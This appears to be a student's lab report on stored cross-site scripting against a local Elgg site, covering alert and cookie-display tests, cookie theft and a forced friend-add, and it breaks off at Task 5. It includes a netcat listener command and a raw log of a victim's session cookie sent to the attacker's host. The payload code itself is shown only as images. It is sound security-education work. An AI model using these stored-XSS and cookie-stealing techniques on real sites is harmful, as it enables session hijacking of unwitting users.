

Lab 6

Task 1.


1. To let website display alert, first login as Samy and then input the following JavaScript code in ‘Brief description’.




2. Samy will have the alert since Samy is looking at his profile, which triggers JavaScript code.



3. Login as Alice




4. Look at Samy as Alice, the alert will be shown since Alice is looking at Samy's 'Brief description' which triggers the JavaScript code.




Task 2


1. Input JavaScript code that shows the user's cookie in 'Brief description' as Samy.



2. Samy has his cookie shown due to JavaScript code is being triggered when viewing Samy's 'Brief description'.




3. Login as Alice, then look at Samy's profile. Alice's cookie will be shown since looking at Samy's 'Brief Description' triggers the JavaScript code in it.



Task 3

1. Input the stealing cookie JavaScript code as in 'Location' as Samy.



2. Start listening to anyone who would look at Samy's profile.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup

Command 'sql' not found, but can be installed with:

sudo apt install parallel

[04/04/23]seed@VM:~/.../Labsetup$ dockps
ebbbce9beb1e  mysql-10.9.0.6
b2250abde429  elgg-10.9.0.5
[04/04/23]seed@VM:~/.../Labsetup$ nc -l 5555
^C
[04/04/23]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
```


3. When Alice sees Samy's profile(like task 2), the terminal which is listening as Samy will immediately get the cookie from Alice. **GET /?c=Elgg%3D3gls6i…** is the cookie

```
[04/04/23]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.4 59326
GET /?c=Elgg%3D3gls6i21avqb7nj3hna0nq1o9n HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/members
```

Task 4

1. Using Firefox's header inspector, by clicking add Samy as friend, the link of it will show on. Then use in on JavaScript code in step 2.


2. Input JavaScript code that will make victim automatically add Samy as friend. Highlighted one is the url + token + ts to inject.




The reason to have ts and token along with URL to do sendurl, is because those 2 are authentication for user. Provide those can form a while GET request to deceive server.

If ELGG application only provide Editor mode, the attack cannot be done. Yet you can compress code to one line and do it in other field such as brief description.


3. Login as Alice. This moment, Alice does not have any friends.



4. Look at Samy's profile as Alice.




5. Alice's now got forced to add Samy as friend due to JavaScript code triggered to do so by looking ad Samy's profile




Task 5


1. Get edit profile link by clicking **edit profile** as Samy and look the action link with Firefox's header inspector.



